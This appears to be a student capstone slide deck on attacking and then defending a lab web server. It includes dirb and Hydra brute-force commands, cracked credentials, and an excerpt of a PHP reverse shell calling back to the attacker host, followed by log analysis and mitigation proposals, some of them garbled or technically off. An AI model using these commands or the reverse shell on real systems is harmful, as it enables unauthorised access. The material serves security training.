



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask:255.255.255.0  
Gateway:192.168.1.1

## Machines

IPv4:192.168.1.100  
OS: Windows  
Hostname: Hyper-v  
Manager

IPv4:192.168.1.90  
OS: Kali Linux  
Hostname: Kali

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	this is the target machine using apache web server
Kali	192.168.1.90	This is the attacking machine using the kali linux.
Elk	192.168.1.100	Centralized logging service for identify problem in the server or application
Hyper V Manager	192.168.1.1	Software that use to virtualizes hardware into virtual machines or server

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<b>CWE-23:</b> Relative Path Traversal	The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize sequences such as ".." that can resolve to a location that is outside of that directory.	This will allow the attacker to obtain knowledge of hidden directories on the system.
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	This will allow the attacker to run dictionary based attacks to obtain credentials.
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')	The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," the input before its usage in "require,"	This will allow the to attacker to use remote file inclusion to be able to run code on a server.

# Exploitation: CWE-23: Relative Path Traversal

01

## Tools & Processes

Used the 'dirb' command to launch a dictionary based attack against the web server. DIRB looks for existing and/or hidden web object.

command use  
Dirb http://192.168.1.105

02

## Achievements

using this tool granted the knowledge of the tow hidden directories within the web server. The 'server-status' and 'webdav' directory were both uncovered using dirb.

03

```
File Actions Edit View Help
root@Kali:~# dirb http://192.168.1.105

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Apr 21 19:16:14 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
```



## Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

## Tools & Processes

the Hydra program was used to run a brute force attack on the credentials for the 'secret\_folder' directory

```
hydra -l ashton -p rockyou.txt -s 80 -f -vV 192.168.1.105 /company_folders/secret_folder
```

02

## Achievements

this was able to produce the credentials "ashton':leopoldo" for access to the 'secret\_folder' directory.

03

[illegible]

# Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

## Tools & Processes


Able to upload a reverse shell code without the server restricting the input before its usage.

Once provisioning netcat to listen on port 80 the attack was a success.

02

## Achievements

once the code was executed this provided access to the target server using a reverse shell.



The screenshot shows a terminal window titled "Shell No.1" with a menu bar (File, Actions, Edit, View, Help). The terminal content is a GNU nano 4.8 editor showing a PHP script for a reverse shell. The script includes comments for usage and a link to pentestmonkey.net. It sets various variables like \$VERSION, \$ip, \$port, \$chunk\_size, \$write\_a, \$error\_a, \$shell, \$daemon, and \$debug. It also includes logic to daemonize the process and use pcntl\_fork if available. The script is currently in the middle of the pcntl\_fork logic, with the line "if (\$pid = -1) {" highlighted in green.

```
GNU nano 4.8
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you
// need a reverse shell

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.90'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 1;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to c
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```




# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

the port scan occurred at 04:55 pm

There were 10,012 packets sent from the IP address 192.168.1.90




# Analysis: Finding the Request for the Hidden Directory

At 04:52 pm 18,118 request were made

Each request was for a different directory from DIRB wordlist, it identified two directories,


server-status and webdav.



# Analysis: Uncovering the Brute Force Attack



- 4 request were made during the attack
- once the credential were found the hydra application stopped sending request so there were all needed






# Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- 18 total request were made to the web directory.
- The passwd.dav was requested several time.





# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

What kind of alarm can be set to detect future port scans?

- 1) A filter can be activated if detected traffic from a single source IP address is Connecting to different ports.

What threshold would you set to activate this alarm?

- 1) Any IP attempting to access closed ports should have the filter activate.

## System Hardening

What configurations can be set on the host to mitigate port scans?

- 1) install a firewall, an IPS can detect port scans And shut them down.

Describe the solution. If possible, provide required command lines.

- 1) Filtering traffic from an IP triggered by the IPS can effectively mitigate port scans

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

- 1) An alarm could be set to go off for any IP address not on the whitelist that attempts to access.

What threshold would you set to activate this alarm?

- 1) The threshold for this alarm would be 1, for any machine accessing it

## System Hardening

What configuration can be set on the host to block unwanted access?

- 1) This directory should not be allowed to exist on the server

Describe the solution. If possible, provide required command lines.

- 1) `rmdir -r` - this can be used to remove all files and the directory itself from the server

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm can be set to detect future brute force attacks?

- 1) An alert can be created if 401 unauthorized is Returned from the server over a threshold

What threshold would you set to activate this alarm?

- 1) Start with 5 over a 30 minute period to allow forgotten or mistyped password and refine.

## System Hardening

What configuration can be set on the host to block brute force attacks?

- 1) Limit failed login attempts
- 2) Limit logins to whitelist of IP addresses

Describe the solution. If possible, provide the required command line(s).

- 1) Configure account policies on your server to limit Failed login attempts

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

- 1) Set an alert for any blacklisted IP attempting to access this directory
- 2) All IPs outside the server range should be blacklisted

What threshold would you set to activate this alarm?

- 1) The threshold for this alarm should be 1, any attempt access set to trigger alarm

## System Hardening

What configuration can be set on the host to control access?

- 1) Connections to the share folder should not be accessible from the web and restricted by the machine using a blacklist firewall rule

Describe the solution. If possible, provide the required command line(s).

- 1) Blocking ports 80 and 443
- 2) Blacklisting all external IPs

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

- 1) Set an alert for any .php file that is uploaded
- 2) Set firewall to block traffic to the shared folder on ports 80, 443 and 4444

What threshold would you set to activate this alarm?

Any traffic on these ports would warrant a alarm trigger

## System Hardening

What configuration can be set on the host to block file uploads?

- 1) Remove the ability to upload files from over the web, all file uploads should be from a local source.

Describe the solution. If possible, provide the required command line.

- 1) Block port 80, 443, 4444

*The  
End*